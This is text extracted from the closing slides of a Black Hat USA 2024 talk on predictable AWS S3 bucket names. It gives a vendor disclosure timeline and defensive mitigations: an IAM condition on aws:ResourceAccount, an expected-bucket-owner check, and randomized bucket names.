https://www.youtube.com/watch?v=iMYbne-tD20&t=872s&ab_channel=fwd%3Acloudsec

<https://medium.com/@TalBeerySec/a-short-note-on-aws-key-id-f88cc4317489>

<https://github.com/righteousgambit/quiet-riot>

https://github.com/fwdcloudsec/known_aws_accounts

Monopolize



Disclosure and Timeline

- **16 February 2024:** Reported vulnerabilities in CloudFormation, Glue, EMR, SageMaker, and CodeStar to AWS. AWS acknowledged and began investigating.
- **18 February 2024:** Reported a vulnerability in ServiceCatalog.
- **16 March 2024:** AWS confirmed fixes for CloudFormation and EMR.
- **25 March 2024:** AWS confirmed fixes for Glue and SageMaker. CodeStar addressed as it's planned for deprecation in July 2024.
- **30 April 2024:** Reported CloudFormation fix leaves users vulnerable to DoS.
- **26 June 2024:** AWS confirmed fixes for ServiceCatalog and CloudFormation.

Summary and Mitigations



Use `'aws:ResourceAccount'`
Condition

```
{
  "Sid": "ObjectActions",
  "Effect": "Allow",
  "Action": [
    "s3:PutObject",
    "s3:GetObject",
    "s3>DeleteObject"
  ],
  "Resource": [
    "arn:aws:s3:::aws-emr-studio-<AWS_ACCOUNT_ID>-us-east-1/*"
  ],
  "Condition": {
    "StringEquals": {
      "aws:ResourceAccount": "AWS_ACCOUNT_ID"
    }
  }
}
```


Summary and Mitigations



Use `'aws:ResourceAccount'`
Condition



Verify Expected
Bucket Owner

```
aws s3api list-objects-v2 --bucket <BUCKET_NAME> --expected-bucket-owner <OWNER_ACCOUNT_ID>
```


Summary and Mitigations



Use `'aws:ResourceAccount'`
Condition



Verify Expected
Bucket Owner



Naming S3 Buckets with
Unpredictable Identifiers

`aws-xyz-123456789123-us-east-1`

Prefix

Account-ID

Region


Summary and Mitigations



Use `'aws:ResourceAccount'`
Condition



Verify Expected
Bucket Owner



Naming S3 Buckets with
Unpredictable Identifiers

`aws-xyz-123456789123-us-east-1-1vc8126`

Prefix

Account-ID

Region

Random



**Do you still believe
account ID isn't a
secret?**



black hat[®]
USA 2024
AUGUST 7-8, 2024
BRIEFINGS

Thank you!

@YakirKad

X

@mike_katch

@ofekitach

 **aqua**

#BHUSA @BlackHatEvents